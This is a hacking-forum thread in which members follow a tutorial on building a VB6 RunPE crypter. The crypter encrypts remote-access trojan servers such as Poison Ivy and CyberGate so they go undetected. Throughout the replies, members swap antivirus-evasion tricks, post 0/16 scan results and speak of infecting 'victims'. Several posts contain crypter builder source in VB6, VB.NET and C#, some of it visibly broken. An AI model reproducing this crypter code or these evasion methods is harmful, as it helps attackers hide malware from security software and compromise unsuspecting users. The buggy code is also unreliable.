(Jun 26, 2010 03:33 AM)Dangerous™ Wrote: [\[CITE\]](#) yes mate you can make it fud just by adding junk, changing icon, changed info , adding bytes , using {smartassembly} u get 100% Fud

WTF you talking about smartassembly here for dude? This is vb6, not .net stuff. lol

This crypter will never be FUD again without using special methods. To get it FUD you should follow tutorial but use a different Runpe module in the stub because this one use too many detected api calls and you will not be able to change those since you are just learning. You can probably get

it 4/21 detections or so, but never 0/21 without changing runpe.?

SIM-243923 - June 28, 2010, 10:48 am

Thx, i really needed it!

[img]http://cache2.hyves-static.net/images/smilies/default/smiley_thnx.gif[/img]

[img]http://cache2.hyves-static.net/images/smilies/default/smiley_inthebag.gif[/img]

boubi86 - June 29, 2010, 4:55 am

Ouaa thank you to many great tutorial thanks to you I managed to create my first encrypt Runpe Runtime:) I hope you will share another tutorial in itself kind =)

Ps: Sry for my bad english

Sincerely: Boubi

modber - June 30, 2010, 5:48 am

I followed your explanation step by step
but after the " server " got encrypted it didn't work !!

thanks :)

Neroxan - June 30, 2010, 6:03 am

(Jun 30, 2010 05:48 AM)modber Wrote: [\[CITE\]](#) I followed your explanation step by step
but after the " server " got encrypted it didn't work !!

thanks :)

Then you messed up somehow or used server that requires EOF data..

modber - June 30, 2010, 6:26 am

(Jun 30, 2010 06:03 AM)~WyldeChylde~ Wrote: [\[CITE\]](#) Then you messed up somehow or used server that requires EOF data..

it's poison server

it has no EOF data !

F34r1ndustry - June 30, 2010, 11:38 am

Thanks bro, Avast don't detect it
(sorry for my bad english :D)

Neroxan - June 30, 2010, 11:41 am

(Jun 30, 2010 06:26 AM)modber Wrote: [\[CITE\]](#) it's poison server
it has no EOF data !

They you surely are running either vista or win7 for an os. This runpe does not support those systems.?

Find another runpe to use if this is the case or you want to get vista/win7 victims (pi dosent work on 7 anyways)

modber - June 30, 2010, 1:14 pm

(Jun 30, 2010 11:41 AM)~WyldeChylde~ Wrote: [\[CITE\]](#) They you surely are running either vista or win7 for an os. This runpe does not support those systems.?

Find another runpe to use if this is the case or you want to get vista/win7 victims (pi dosent work on 7 anyways)

I'm running on windows xp using VirtualBox !

Neroxan - June 30, 2010, 1:26 pm

(Jun 30, 2010 01:14 PM)modber Wrote: [\[CITE\]](#) I'm running on windows xp using VirtualBox !
Oh, well in that case you just fucked something up.lol
The crypter works fine, Ive modified it probably a couple dozen times or more.

modber - June 30, 2010, 2:48 pm

(Jun 30, 2010 01:26 PM)~WyldeChylde~ Wrote: [\[CITE\]](#) Oh, well in that case you just fucked something up.lol
The crypter works fine, Ive modified it probably a couple dozen times or more.
hahaha
I'm sure that I've followed everything carefully
this is the source
<http://www.mediafire.com/?mzzx5yqzvtj>
I'll be grateful if you could help me :)

many thanks in advance

Neroxan - June 30, 2010, 7:58 pm

(Jun 30, 2010 02:48 PM)modber Wrote: [\[CITE\]](#) hahaha
I'm sure that I've followed everything carefully
this is the source
<http://www.mediafire.com/?mzzx5yqzvtj>
I'll be grateful if you could help me :)

many thanks in advance

If thats the source in this tutorial then why is it in "binder.rar"?

modber - July 1, 2010, 3:15 am

(Jun 30, 2010 07:58 PM)~WyldeChylde~ Wrote: [\[CITE\]](#) If thats the source in this tutorial then why is it in "binder.rar"?
I'm so sorry
I just called it binder but it is not a binder indeed
I put the entire project I have made inside the rar file to make you check the whole project

sorry, my English isn't good enough :)

modber - July 2, 2010, 10:15 am

please anybody can help !!

CheTurk - July 2, 2010, 1:57 pm

thank you my friend :)

itworksfine - July 4, 2010, 1:59 pm

How can i crypt the API's in this RunPE is there any tutorial ? ?

Neroxan - July 4, 2010, 7:58 pm

(Jul 4, 2010 01:59 PM)itworksfine Wrote: [\[CITE\]](#) How can i crypt the API's in this RunPE is there any tutorial ? ?
I went into that in this thread with another member here if you wish to try and follow that a little bit.
We went a bit offcourse then after, but the example provided should show a basic explanation of how its done I think.

<https://hackforums.net/showthread.php?tid=494870>

Also keep in mind that crypting the strings alone may or may not remove all of the detections, it also has to do with things such as the api's used in the specific runpe.

Hi iM TerroR - July 4, 2010, 8:44 pm

Thank you so much, very helpful! A big help, definitely!

hklcf - July 10, 2010, 9:56 am

Very nice, thanks for share. Let's me try!

Schizoid - July 23, 2010, 7:18 am

Very impressive tutorial.. I will try it now! Thanks... I know the secret to make source fud..Thanks..

HAL9000 - July 24, 2010, 3:52 am

Hello, very nice tut...I am using VB2010, when I paste the code there I saw a lot of errors on variable/object declarations.

I am a nood on coding but I willing to learn....vb2010 is the latest visual basic release right?

is someone willing to move the code to vb2010?

Neroxan - July 24, 2010, 5:03 am

(Jul 24, 2010 03:52 AM)HAL9000 Wrote: [\[CITE\]](#) Hello, very nice tut...I am using VB2010, when I paste the code there I saw a lot of errors on variable/object declarations.

I am a nood on coding but I willing to learn....vb2010 is the latest visual basic release right?

is someone willing to move the code to vb2010?

This code wont work in that, only vb6.

@ schizoid... Glad to know that youve figured out the "secret" already

Be sure not to tell anyone

Galaxy Wave - October 1, 2010, 6:25 am

Thank you very much for this but my stub comes up as 13/18 how do i make this fud?

? Lollipop ? - October 1, 2010, 2:46 pm

umm...it reduces detection by 2 but it seems like its not a runtime :S victim wont load on cybergate...or do i need an eof? o.O

Theref - October 1, 2010, 3:13 pm

(Oct 1, 2010 02:46 PM)Pedo Bear Wrote: [\[CITE\]](#) umm...it reduces detection by 2 but it seems like its not a runtime :S slave wont load on cybergate...or do i need an eof? o.O

It's runtime. You notice this?

Quote:Call Injec(SHIT, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

? Lollipop ? - October 1, 2010, 3:20 pm

i didnt say it isnt...or i said it wrong o.O just when i open the crypted file, nothing happens

Galaxy Wave - October 1, 2010, 3:27 pm

How would i make the stub fud again?

? Lollipop ? - October 1, 2010, 3:29 pm

(Oct 1, 2010 03:27 PM)Q IR Wrote: [\[CITE\]](#) How would i make the stub fud again?
Changing icon, assembly, adding junk and changing strings

Galaxy Wave - October 1, 2010, 3:31 pm

(Oct 1, 2010 03:29 PM)Pedo Bear Wrote: [\[CITE\]](#) Changing icon, assembly, adding junk and changing stringsIts kind o hard for me to change strings in vb6 because there is no errors when i change them so i cant see what else needs to be chaged.

? Lollipop ? - October 1, 2010, 3:33 pm

(Oct 1, 2010 03:31 PM)Q IR Wrote: [\[CITE\]](#) Its kind o hard for me to change strings in vb6 because there is no errors when i change them so i cant see what else needs to be chaged.

for example:

string is called APIcall

go to <http://random.org/strings> and generate

change all APIcall in the source

Galaxy Wave - October 1, 2010, 3:36 pm

(Oct 1, 2010 03:33 PM)Pedo Bear Wrote: [\[CITE\]](#) for example:

string is called APIcall

go to <http://random.org/strings> and generate

change all APIcall in the sourceif you can help me make my stub fud over tw ill give you 1\$

deran - October 4, 2010, 1:03 pm

why am I getting en error in this line constantly

```
Delimiter() = Split(Data, "[Thereref]")
```

```
Delimiter(1) = RC4(Delimiter(1), "therefenge")
```

everythinghg is allright until that line...

can someone help,pls?

Galaxy Wave - October 12, 2010, 6:45 am

Very nice tut, but how would i go about making the stub fud?

Braco Asshole - October 12, 2010, 9:07 am

Perfect tutorial, But i have VB.2008 :S?

Anyway Thank you.

Ace of Spades - October 12, 2010, 10:42 am

AWESOME TUT!! this is exactly what I've been looking for :D bookmarked, would rep+ if i could(:

McLOVIN - November 15, 2010, 1:43 pm

Nice tut... But the pictures are down :(

bernardbear - November 15, 2010, 10:36 pm

image broken . .can upload again . .

thank you . .

how to make it fud ?

SIM-209986 - November 16, 2010, 12:06 pm

Will this work with 64-bit systems?

ordubis - December 17, 2010, 12:59 am

I had to Google to get the original source because since you're missing some information, it was corrupted and thus gave a run-time '9' error...

However, in my copy of the crypter I have a Pro and a Con.

The Pro is that I got the stub and crypter into a single file using a .Res and then just extract the stub.exe and set it to be a hidden file, crypt, then un-hide and delete the file.

The Con is a bad one, I can't seem to make this even a little bit UD, I got it from 10/16 to like 9/16 but it didn't work, then I tried again with all the Dim variables and other stuff and it stayed at a 10/16 (though it changed from one virus' detection to another, lol.

I'm currently seeking about for help on getting a FUD source, if I can pull that off, I'll have a nice little program for all my crypting needs! =D

Fallenbot - December 17, 2010, 5:22 am

I don't use vb6 anymore but nonetheless, thanks for sharing mate. Appreciated!

autorunman22 - December 17, 2010, 5:52 am

you think this one still atleast an UD ?

ordubis - December 17, 2010, 8:48 pm

It's no longer UD, it has like 10/16...

You can try to make it more UD on your own, a friend helped me get it to like 5/16 for stub and 7/16 after a file is crypted..

autorunman22 - December 23, 2010, 6:59 am

(Dec 17, 2010 09:48 PM)ordubis Wrote: [\[CITE\]](#) It's no longer UD, it has like 10/16...

You can try to make it more UD on your own, a friend helped me get it to like 5/16 for stub and 7/16 after a file is crypted..

5/16 before, but when crypted 7\16 ? so it made even worsed ? did I make out you?

dark_sasddow - January 14, 2011, 11:49 pm

I GET ERROR RUN-time error '9'

in this line ZXCVBNM(1) = RC4(ZXCVBNM(1), "SKYWEB") 'mmaaqppppplkkdsdajdfasjfas

I am using original skyweb's script

loli221 - January 15, 2011, 6:10 am

it work just with vb6 or with vb 10 too ?

E.L.I.T.E - January 15, 2011, 6:14 am

(Jan 15, 2011 07:10 AM)loli221 Wrote: [\[CITE\]](#) it work just with vb6 or with vb 10 too ?

I don't believe this method is valid with Visual Basic 2010, but I'm sure the code can be converted to work with Visual Basic 2010. Someone correct me if I'm wrong I wouldn't want to be giving out false information.

- E.L.I.T.E

Theref - January 15, 2011, 10:05 pm

(Jan 15, 2011 07:10 AM)loli221 Wrote: [\[CITE\]](#) it work just with vb6 or with vb 10 too ?

No,
VB6 = VB.Com, while VB2010 = VB.Net
They are different. Although you can export the vb6 codes on vb10, the outcome won't be 100% perfect, you will find errors everywhere ?

E.L.I.T.E - January 15, 2011, 10:37 pm

(Jan 15, 2011 11:05 PM)Theref Wrote: [\[CITE\]](#) No,

VB6 = VB.Com, while VB2010 = VB.Net

They are different. Although you can export the vb6 codes on vb10, the outcome won't be 100% perfect, you will find errors everywhere ?

Yea, I've tried to export the codes, but exactly as you said; You will find errors everywhere and I did. I will work on it a little more tonight for you guys.

Distiny - January 16, 2011, 3:45 pm

Thanks for this, Great to learn stuff

GodWall - January 17, 2011, 12:40 am

OK Guys I converted the builder to vb.net enjoy :)

Also added sLOF function thanks ~WyldeChylde~

novirusthanks:

File Info

Report date: 2011-01-17 09:35:23 (GMT 1)

File name: crypter-exe

File size: 24576 bytes

MD5 Hash: 50031ce2cab074ffad712cf30f3c57ed

SHA1 Hash: 6e189c596509bbd819f8523be67591affdbfe33a

Detection rate: 0 on 16 (0%)

Status: CLEAN

Detections

a-squared -

Avast -

AVG -

Avira AntiVir -

BitDefender -

ClamAV -

Comodo -

Dr.Web -

F-PROT6 -

Ikarus T3 -

Kaspersky -

NOD32 -

Panda -

TrendMicro -

VBA32 -

VirusBuster -

Scan report generated by

NoVirusThanks.org

```
Code Imports System
Imports System.Text
Imports System.Windows.Forms
Public Class Form1
```

```
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles Button1.Click
    With TextBox1.Text
        OpenFileDialog1.Title = "Select The file you Want to Protect"
        OpenFileDialog1.Filter = "EXE Files |*.exe"
        OpenFileDialog1.ShowDialog()
    End With

    If Not (TextBox1.Text = String.Empty) Then

        TextBox1.Text = OpenFileDialog1.FileName

    End If
End Sub
```

```
    Private Sub Button2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles Button2.Click
        FileSystem.FileOpen(1, My.Application.Info.DirectoryPath & "\Stub.exe", OpenMode.Binary)
        Dim Stub As String = New String(" "c, sLOF(1))
        FileSystem.FileGet(1, Stub, -1)
        FileSystem.FileClose(1)

        FileSystem.FileOpen(1, TextBox1.Text, OpenMode.Binary)
        Dim File As String = New String(" "c, sLOF(1))
        FileSystem.FileGet(1, File, -1)
        FileSystem.FileClose(1)

        File = RC4(File, "therefenge")

        FileSystem.FileOpen(1, TextBox1.Text, OpenMode.Binary)
        FileSystem.FilePutObject(1, Stub & "[Theref]" & File)
        FileSystem.FileClose(1)

        MessageBox.Show("Succesfully Crypted", Application.ProductName, MessageBoxButtons.OK,
        MessageBoxIcon.Information)
    End Sub

    Public Function sLOF(ByVal sPath As String) As Double
    Dim Fso, F As Object
    Fso = CreateObject("Scripting.FileSystemObject")
    F = Fso.GetFile(sPath)
    sLOF = F.Size
    End Function

    Public Function RC4(ByVal Data As String, ByVal Password As String) As String
    Dim Temp As Integer
    On Error Resume Next
    Dim F(255) As Integer
    Dim Y As Integer
```

```

Dim Key() As Byte = UnicodeEncoding.Unicode.GetBytes(Password)
For X As Integer = 0 To 255
    Y = (Y + F(X) + Key(X Mod Password.Length)) Mod 256
    F(X) = X
Next X
Key = UnicodeEncoding.Unicode.GetBytes(Data)
For X As Integer = 0 To Data.Length
    Y = (Y + F(Y) + 1) Mod 256
    Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))
Next X
Return Key.ToString()
End Function

```

End Class

Had to fix a bunch of stuff Still working on stub RunPE is hard

Now in c#

```

Code using Microsoft.VisualBasic;
using System;
using System.Collections;
using System.Collections.Generic;
using System.Data;
using System.Diagnostics;
using System.Text;
using System.Windows.Forms;
public class Form1
{
    private void Button1_Click(System.Object sender, System.EventArgs e)
    {
        var _with1 = TextBox1.Text;
        OpenFileDialog1.Title = "Select The file you Want to Protect";
        OpenFileDialog1.Filter = "EXE Files |*.exe";
        OpenFileDialog1.ShowDialog();

        if (!(TextBox1.Text == string.Empty)) {
            TextBox1.Text = OpenFileDialog1.FileName;
        }
    }

    private void Button2_Click(System.Object sender, System.EventArgs e)
    {
        FileSystem.FileOpen(1, My.Application.Info.DirectoryPath + "\\Stub.exe", OpenMode.Binary);
        string Stub = new string(' ', sLOF(1));
        FileSystem.FileGet(1, ref Stub, -1);
        FileSystem.FileClose(1);

        FileSystem.FileOpen(1, TextBox1.Text, OpenMode.Binary);
        string File = new string(' ', sLOF(1));
        FileSystem.FileGet(1, ref File, -1);
        FileSystem.FileClose(1);
    }
}

```

```

File = RC4(File, "therefenge");

FileSystem.FileOpen(1, TextBox1.Text, OpenMode.Binary);
FileSystem.FilePutObject(1, Stub + "[Therref]" + File);
FileSystem.FileClose(1);

MessageBox.Show("Succesfully Crypted", Application.ProductName,
MessageBoxButtons.OK, MessageBoxIcon.Information);
}
public double sLOF(string sPath)
{
    object Fso = null;
    object F = null;
    Fso = Interaction.CreateObject("Scripting.FileSystemObject");
    F = Fso.GetFile(sPath);
    return F.Size;
}
public string RC4(string Data, string Password)
{
    int Temp = 0;
    // ERROR: Not supported in C#: OnErrorStatement

    int[] F = new int[256];
    int Y = 0;
    byte[] Key = UnicodeEncoding.Unicode.GetBytes(Password);
    for (int X = 0; X <= 255; X++) {
        Y = (Y + F[X] + Key[X % Password.Length]) % 256;
        F[X] = Y;
    }
    Key = UnicodeEncoding.Unicode.GetBytes(Data);
    for (int X = 0; X <= Data.Length; X++) {
        Y = (Y + F[Y] + 1) % 256;
        Key[X] = Key[X] ^ F[Temp + F[(Y + F[Y]) % 254]];
    }
    return Key.ToString();
}
}

```

alibaba5 - January 22, 2011, 9:51 am

Can someone help me with this, i am getting a compile error like this "Invalid Outside Procedure"
The word "App" right to Open, is blue marked.

```

Open App.Path & "\Stub.exe" For Binary As #1
Stub = Space(LOF(1))
Get #1, , Stub
Close #1

```

Thanks in advance

perierfrancois - January 22, 2011, 12:20 pm

Man , i love you [Not homo :D]
alibaba just do exactly what he's saying

i had an error , i repasted everything and it worked just try to past everything without forgetting something

alibaba5 - January 22, 2011, 4:43 pm

(Jan 22, 2011 01:20 PM)perierfrancois Wrote: [\[CITE\]](#) Man , i love you [Not homo :D]
alibaba just do exactly what he's saying

i had an error , i repasted everything and it worked just try to past everything without forgetting something

Repasted everything, same compile error

Baws - January 22, 2011, 7:37 pm

Nice tut dude. Appreciate it.

fireboot - January 23, 2011, 7:21 am

Code .DialogTitle = "Select The file you Want to Protect" Runtime error 424 object required

An idea to fix this problem?

Thank

EDIT solve : I forgot to add the component to my project.

Jamiee™ - January 23, 2011, 7:40 am

Thanks! Gonna use this :D

1337x1337 - January 23, 2011, 7:56 am

(Dec 12, 2009 10:54 PM)Therref Wrote: [\[CITE\]](#) I think soul collector have wrote something to refud it

Soul Collector Wrote:Setp 1 - Change Assembly

Step 2 - Add icon to our application

Step 3 - Add junk code and make file bigger

Step 4 - Changing strings<https://hackforums.net/showthread.php?tid=202695> Hmm, for those who have problem getting vb6, i've found a thread by CyberHR at VBS

Spoiler ([Click to View](#))

(Nov 30, 2009 10:56 AM)CyberHR Wrote: [\[CITE\]](#) [img]http://i30.[censored].com/2vahw87.jpg[/img]

Code Visual Basic was designed to be easy to learn and use. The language not only allows programmers to easily create simple GUI applications, but also has the flexibility to develop fairly complex applications as well. Programming in VB is a combination of visually arranging components or controls on a form, specifying attributes and actions of those components, and writing additional lines of code for more functionality.

Since default attributes and actions are defined for the components, a simple program can be created without the programmer having to write many lines of code. Performance problems were experienced by earlier versions, but with faster computers and native code compilation this has become less of an issue.

Compressed: 69.4 mb

UnCompressed: 155 mb

Code http://#.com/files/292031353/Visual_Basic_6.0_Full.zip

Wy junk code to make the file bigger and not just a resource file with some random bytes in it or a bmp image picturebox in the form hidden. That will add bytes without making the code junked and nearly unreadable.

NiTrO

Modestep - January 23, 2011, 7:58 am

(Jan 22, 2011 10:51 AM)alibaba5 Wrote: [\[CITE\]](#) Can someone help me with this, i am getting a compile error like this "Invalid Outside Procedure"

The word "App" right to Open, is blue marked.

```
Open App.Path & "\Stub.exe" For Binary As #1
Stub = Space(LOF(1))
Get #1, , Stub
Close #1
```

Thanks in advanceMaybe change the name of the string "Stub" helps; i changed it to this:Code
Private Sub Command2_Click()
Dim Nieuwe As String

```
Open App.Path & "\appelsien.exe" For Binary As #1
Nieuwe = Space(LOF(1))
Get #1, , Nieuwe
Close #1
```

1337x1337 - January 23, 2011, 8:02 am

Soul Collector Wrote:

- Setp 1 - Change Assembly
- Step 2 - Add icon to our application
- Step 3 - Add junk code and make file bigger
- Step 4 - Changing strings

Why junk code to make the file bigger and not just a resource file with some random bytes in it or a bmp image picturebox in the form hidden. That will add bytes without making the code junked and nearly unreadable.

NiTrO

x3n0n - January 26, 2011, 7:43 pm

99% of the users who used this probably didn't even take the time to understand the RunPE module...

I discovered some casting faults in the module.

eg. Function CreateProcessA
Try and find the faults... Prove you are more then a skid...

Solowestside - January 26, 2011, 10:38 pm

thanks for the TUT....very useful

Prosperity - January 26, 2011, 10:46 pm

Thank you for this.

Very useful indeed.

-Prosperity

Centrius - January 27, 2011, 12:28 am

Very much thanks for this for very usefull!

iDeVeLoPeR - January 27, 2011, 12:31 am

I will try this when i'm at home.Thanks for the TUT man.

hatim - January 27, 2011, 10:35 am

nice tut good work i will try this

pushl %ebp - January 28, 2011, 2:13 pm

Can you please fix the images? ?

Trust-no1-here - February 5, 2011, 4:46 pm

Could u fix the images please! thnx for the TuT

Loop - February 11, 2011, 7:27 am

Great tutorial, thanks dude. :D

MILÃn97 - April 4, 2011, 2:38 pm

Why I can not compile Stub.exe?

"Main Can't be module, type, project or form name"

Any Help??

Neroxan - April 4, 2011, 8:07 pm

(Apr 4, 2011 02:38 PM)Milan97 Wrote: [\[CITE\]](#) Why I can not compile Stub.exe?

"Main Can't be module, type, project or form name"

Any Help??

Learn to read whatever errors your getting...

Main Can't be type, project or form name

Sabeche - April 5, 2011, 5:38 pm

doesn't work? Copied it word for word to see if it works, didn't even open. The file crypts, but it doesn't open?!? Help anyone?

gummyboy - May 25, 2011, 2:06 pm

Hi there, i'm completely new to this.

I set up the crypter and it' looks ok

but when i complete the stub and I run with full compile i get runtime error '9'

i press debug and get this highlighted

Delimiter(1) = RC4(Delimiter(1), "therefenge")
what do I have to do to get it running?

DaL0rd - May 25, 2011, 2:28 pm

This is a great tutorial. Thanks.

gummyboy - May 25, 2011, 2:59 pm

wow wow wow thanks a million!!

Looks like it's running now. server still works so not corrupted.
now gotta start seeing how to make it ud....

chewy.crowel - June 12, 2011, 1:33 am

can you explain what the runpe module code do in details
line by line

Please...

:)

Thanks

chewy.crowel - June 13, 2011, 3:36 am

we need a tut how to make a fud runpe module for that we must understand how runpe module work

:)

?ystem - June 13, 2011, 6:10 pm

(Jun 13, 2011 03:36 AM)chewy.crowel Wrote: [\[CITE\]](#) we need a tut how to make a fud runpe module for that we must understand how runpe module work

:)

In order to fully understand a RunPE you would need to understand the programming code in whichever language the RunPE happens to be in. A RunPE essentially allows you to run an application or instance within the memory of another.

Read [this](#), and it should help you to understand a little more.

chewy.crowel - June 13, 2011, 11:43 pm

Thank you for this advice i'll read the article then i'll share my knowledge

:) Ok, Now i understand clearly how runpe module work, but we need now to be FUD

i try different ways and techinques to make it FUD, but unfortunately [:(] no FUD. Then i detect the problem with avir antivir

why it detect my runpe or my stub it detect the api's that i used (Not Only their functions but also the declaration)

and i suggest the solution by crypt the api's but all crypt techinques crypt the api's function not the declaration and avira still

detect my stub(RunPE) what the solution ???

Please if any one know what the solution please share your knowledge fairly & freely

Thanks in advance

:)

jvlka - June 15, 2011, 2:40 pm

thank you very much for this mini tut. thank you very much for this mini tut. thank you very much for this mini tut. thank you very much for this mini tut. thank you very much for this mini tut.

Blackpear~A.k.A~Blue - June 27, 2011, 7:08 pm

It would be awsome if you could at least re upload the picture At worse Could you send me them I

will upload on my Website "for free" I think everyone will enjoy :)

mohit - July 16, 2011, 6:03 am

great tut, thanks but pics no more :-(

sniper-wolf - July 18, 2011, 7:55 am

(Apr 4, 2011 02:38 PM)Milan97 Wrote: [\[CITE\]](#) Why I can not compile Stub.exe?

"Main Can't be module, type, project or form name"

Any Help??

leave module module it will work just press file compile. stub.exe and thats it thanks nworks fine
look what i doon ? i need refud it and add start up option
[img]http://dl.dropbox.com/u/35620233/tamas.jpg[/img]

beast09 - September 1, 2011, 12:06 am

Thanx a ton bro :) i`m a newbie, u made my life easy..

uchihaahmad - September 25, 2011, 3:00 pm

OMG, This is the AWESOMEST TuT Ever Man, this is my first post on your thread, just couldn't learn this and go away without thanking you bro ^^

hamarfa - October 7, 2011, 1:18 pm

Thank you Theref for the great tutorial, I learned a lot.
I have vb.net, so I had to convert it, but now my crypter works.
It's not fud, but working on it.
Thanks.

100% Recyclable - October 26, 2011, 2:07 pm

Great TUT dude, it is really helping me to get to grip with the fundamentals :D

Dudgeoned1 - December 13, 2011, 6:23 pm

Thanks for the tutorial! I've been trying to research and learn how to make my own crypter and I believe this is a major step in the right direction!?

itsmei - December 14, 2011, 6:56 am

Nice tutorial, I always wanted to learn how to make a crypter, just wondering will this make it runtime FUD and not scan FUD? Or will both scantime and runtime not be FUD?

Thanks

super2277 - February 6, 2012, 7:01 am

Can you reupload the picture?? please?

Aangrod - February 10, 2012, 8:18 am

Thank you. Very useful tut. I try to understand how works a runtime crypter.

A2tenNuro - February 10, 2012, 8:47 am

Basic but a good starting point, I downloaded some source codes but was unsure how to use them so many thanks for this!

s71ngr4y - February 16, 2012, 4:20 am

that was a lot of help bro, m going to make my own now.. thanks

KrQt - April 21, 2012, 11:59 am

This tut was fantastic full of nothing but the info i needed a great simple start thank you

burningoath - June 18, 2012, 1:11 pm

Wooo! now I can rely on myself instead of someone else when it comes to a crypter

Horrace456 - August 8, 2012, 9:57 am

Hmm I got a compile error when trying this, but i'm sure the problems on my end :/

Khaos Theory - August 8, 2012, 9:59 am

(Aug 8, 2012 09:57 AM)Horrace456 Wrote: [\[CITE\]](#) Hmm I got a compile error when trying this, but i'm sure the problems on my end :/Your problems are your grave digging 2 year old threads about crypters!

deadterrorist222 - August 10, 2012, 2:50 am

nice tut, i will try this thanks :D

Rush-Lyc0sa - August 10, 2012, 4:04 pm

Thanks very much for this, I am trying it out now ^_^

skillzforme - August 12, 2012, 4:21 pm

is this application still working ????

QuaRanTinE - August 17, 2012, 12:06 pm

Very very nice tutorial, it's helped me beyond words, thanks for the share

BlissEsso - September 3, 2012, 5:00 pm

can you fix some of the pics please.other wise great tut!

itachixd - September 5, 2012, 7:36 am

I think vb is not good to crypters, because this have dependency from vb6.dll, another is too detect, i suggest you can use the builder en vb and stub in c or another best language, because vb language is easy to use and used by most programmers

HastyLife - September 6, 2012, 3:01 pm

Hi.. Nice tut, but can you please update your pictures?

eeeeeesy - September 11, 2012, 2:07 am

the pictures says censored for me. what site is that image on?

Atharva - October 28, 2012, 11:04 pm

Good detailed Tutorial .

Lets see if it works .

Warrior Guide - October 29, 2012, 12:17 am

rofl,the runpe is detect and i think its skyweb source since the string is same and not changing..xD

clientx - October 31, 2012, 6:39 pm

Thank you for this tutorial, it works :) . I just made my first vb program. Now im going to learn how it exactly work and try to make a stub crypter.

CyberShadow - November 3, 2012, 8:02 pm

I get error
Compiled error:
expected end with
:(Help

Growlithe - November 3, 2012, 8:09 pm

(Aug 12, 2012 04:21 PM)antreasg3 Wrote: [\[CITE\]](#) is this application still working ???
No, the source code magically stopped working.

Didn't know people still used VB6. It kept failing to install on my Windows 7 setup.

CyberShadow - November 4, 2012, 1:11 pm

(Nov 3, 2012 08:02 PM)CyberShadow Wrote: [\[CITE\]](#) I get error
Compiled error:
expected end with
:(Help
Help??? -_- anyone!!? lol :D
please reply soon OP

hackoboy - November 6, 2012, 2:49 pm

I didn't VB can be use for this Purpose, Great POC...

sunny88999 - November 6, 2012, 3:39 pm

i need vb6 for windows 7 can someone send me link

Theref - November 7, 2012, 5:56 am

(Nov 3, 2012 08:02 PM)CyberShadow Wrote: [\[CITE\]](#) I get error
Compiled error:
expected end with
:(Help
Check out your syntax, specifically the part with
"End With"

Around that part, there should be something wrong ?

markcs64 - November 14, 2012, 4:05 am

Great tut for noob in VB like me. Thanks I would also like tut including good explanations of each line of code

You did well bro.

CyberShadow - November 14, 2012, 10:02 am

(Nov 7, 2012 06:56 AM)Theref Wrote: [\[CITE\]](#) Check out your syntax, specifically the part with
"End With"

Around that part, there should be something wrong ?
hmmmm it looks fine

```
Private Sub Command1_Click()  
With CommonDialog1  
.DialogTitle = "Select The file you Want to Protect"  
.Filter = "EXE Files |*.exe"
```

```
.ShowOpen  
End With
```

```
If Not CommonDialog1.FileName = vbNullString Then
```

```
Text1.Text = CommonDialog1.FileName
```

```
End If  
End Sub
```

```
Private Sub Command2_Click()  
Dim Stub As String
```

```
Open App.Path & "\Stub.exe" For Binary As #1  
Stub = Space(LOF(1))  
Get #1, , Stub  
Close #1
```

```
With CommonDialog1
```

```
.DialogTitle = "Select Where you want to Save Crypted File"  
.Filter = "EXE Files |*.exe"  
End Sub
```

```
Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a  
Modified RC4 Function ^^
```

```
On Error Resume Next  
Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte  
Key() = StrConv>Password, vbFromUnicode)  
For X = 0 To 255  
Y = (Y + F(X) + Key(X Mod Len>Password))) Mod 256  
F(X) = X
```

```
Next X  
Key() = StrConv(Data, vbFromUnicode)  
For X = 0 To Len(Data)  
Y = (Y + F(Y) + 1) Mod 256  
Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))  
Next X  
RC4 = StrConv(Key, vbUnicode)  
End Function
```

techsilent - November 15, 2012, 1:09 pm

Thanks for the tutorial. I finally got it to work :)

LethalNET - November 15, 2012, 3:27 pm

Very nice tutorial it will help many people, nice work op!

OMG-PROD - November 17, 2012, 3:07 am

I love you'r tut bro ! (y) Good Job !

Protocol1 - November 19, 2012, 5:46 pm

Can we use visual studio instead of vb6,does that work just the same?

CyberShadow - January 1, 2013, 11:29 am

(Nov 14, 2012 11:02 AM)CyberShadow Wrote: [\[CITE\]](#) hmmm it looks fine

```
Private Sub Command1_Click()  
With CommonDialog1  
    .DialogTitle = "Select The file you Want to Protect"  
    .Filter = "EXE Files |*.exe"  
    .ShowOpen  
End With
```

```
If Not CommonDialog1.FileName = vbNullString Then
```

```
Text1.Text = CommonDialog1.FileName
```

```
End If  
End Sub
```

```
Private Sub Command2_Click()  
Dim Stub As String
```

```
Open App.Path & "\Stub.exe" For Binary As #1  
Stub = Space(LOF(1))  
Get #1, , Stub  
Close #1
```

```
With CommonDialog1
```

```
    .DialogTitle = "Select Where you want to Save Crypted File"  
    .Filter = "EXE Files |*.exe"  
End Sub
```

```
Public Function RC4(ByVal Data As String, ByVal Password As String) As String ' This is a  
Modified RC4 Function ^^
```

```
On Error Resume Next  
Dim F(0 To 255) As Integer, X, Y As Long, Key() As Byte  
Key() = StrConv(Password, vbFromUnicode)  
For X = 0 To 255  
    Y = (Y + F(X) + Key(X Mod Len(Password))) Mod 256  
    F(X) = X  
Next X  
Key() = StrConv(Data, vbFromUnicode)  
For X = 0 To Len(Data)  
    Y = (Y + F(Y) + 1) Mod 256  
    Key(X) = Key(X) Xor F(Temp + F((Y + F(Y)) Mod 254))  
Next X  
RC4 = StrConv(Key, vbUnicode)  
End Function  
OP ? reply soon ? ? ? ?
```

sam2011hacker - January 3, 2013, 7:47 am

(Nov 14, 2012 11:02 AM)CyberShadow Wrote: [\[CITE\]](#) .DialogTitle = "Select Where you want to Save Crypted File"

```
.Filter = "EXE Files |*.exe"
```

End Sub

Your problem is here. Type end with before end sub. looks like 17th line

Profesor - February 10, 2013, 11:11 am

Because i want to be sure Long is the Long integer so it doesn't matter if i change all the Integer to Long ? (I try to make it Fud again)

When i try to the crypter as Exe

<http://prntscr.com/s9l3h>

PLSSSS HELP

<http://prntscr.com/s9l3h>

benz_vasu - February 13, 2013, 5:15 am

run time error bor please help.. i've been trying this for 4 days :(itz nor working

Profesor - February 15, 2013, 12:15 am

Common Why no body help us to learn...

hisoKa222 - April 21, 2013, 2:32 pm

thank you bro for this tutorial ! ^^

: -)

Weed Penguin - May 8, 2013, 3:40 pm

Very nice tutorial, thanks for the share!

